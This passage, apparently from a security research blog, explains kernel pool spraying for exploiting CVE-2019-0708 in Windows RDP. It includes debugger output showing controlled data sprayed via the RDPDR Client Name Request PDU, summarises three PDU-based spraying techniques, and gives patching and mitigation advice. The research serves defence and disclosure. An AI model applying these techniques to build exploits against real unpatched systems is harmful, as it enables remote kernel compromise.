So far, we have demonstrated the copied data content and length are both controlled by the RDP client, and the Client Name Request PDU can be sent multiple times legitimately. Due to its flexibility and exploit-friendly characteristics the Client Name Request PDU can be used to reclaim the freed kernel pool in UAF (Use After Free) vulnerability exploit and also can be used to write the shellcode into the kernel pool, even can be used to spray consecutive client controlled data into the kernel memory.

As shown in Figure 28 we successfully obtained a stable pool allocation and write client-controlled data into the kernel pools with RDPDR Client Name Request PDU.

```
kd> s -d 80000000 L?0x10000000 86c10030
#total number 255 when sending 0x100 times
864a2094  86c10030 44444444 44444444 44444444  0...DDDDDDDDDDDD
864a271c  86c10030 44444444 44444444 44444444  0...DDDDDDDDDDDD
864a2cdc  86c10030 44444444 44444444 44444444  0...DDDDDDDDDDDD
864c8094  86c10030 44444444 44444444 44444444  0...DDDDDDDDDDDD
864c821c  86c10030 44444444 44444444 44444444  0...DDDDDDDDDDDD
864e5094  86c10030 44444444 44444444 44444444  0...DDDDDDDDDDDD
…
88b103bc  86c10030 44444444 44444444 44444444  0...DDDDDDDDDDDD
88b619b4  86c10030 44444444 44444444 44444444  0...DDDDDDDDDDDD
88b635ac  86c10030 44444444 44444444 44444444  0...DDDDDDDDDDDD
88b691f4  86c10030 44444444 44444444 44444444  0...DDDDDDDDDDDD
```

Figure 28. client name request stable pool allocation

Detection and Mitigation

CVE-2019-0708 is a severe vulnerability targeting RDP and can be exploitable with unauthenticated access. According to the MSRC advisory, Windows XP, Windows 2003, Windows 7 and Windows 2008 are all vulnerable. Organizations using those Windows versions are encouraged to patch their systems to prevent this threat. Users should also disable or restrict access to RDP from external sources when possible.

Palo Alto Networks customers are protected from this vulnerability by:

- Traps prevents exploitation of this vulnerability on Windows XP, Windows 7, and Windows Server 2003 and 2008 hosts.
- Threat Prevention detects the scanner/exploit.

Conclusion

In this blog we introduced three ways to write data into the kernel with RDP PDU.

- Bitmap cache PDU allows the RDP server to allocate a 0xc3870 sized kernel pool after a 0x2b5200 sized pool allocation and write controllable data into it, but cannot perform the 0xc3870 sized kernel pool allocation multiple times.
- Refresh Rect PDU can spray many 0x828 sized kernel pools which are 0x1000 aligned and write 8 controllable bytes into each 0x828 sized kernel pool.
- RDPDR Client Name Request PDU can spray controllable sized kernel pool and fill them with controllable data.

We believe that there are other yet-to-be-documented ways to make CVE-2019-0708 exploitation easier and more stable. Users should take steps to ensure their vulnerable systems are protected through one of the mitigation steps listed above.

Thank you to Mike Harbison for his assistance in editing this report.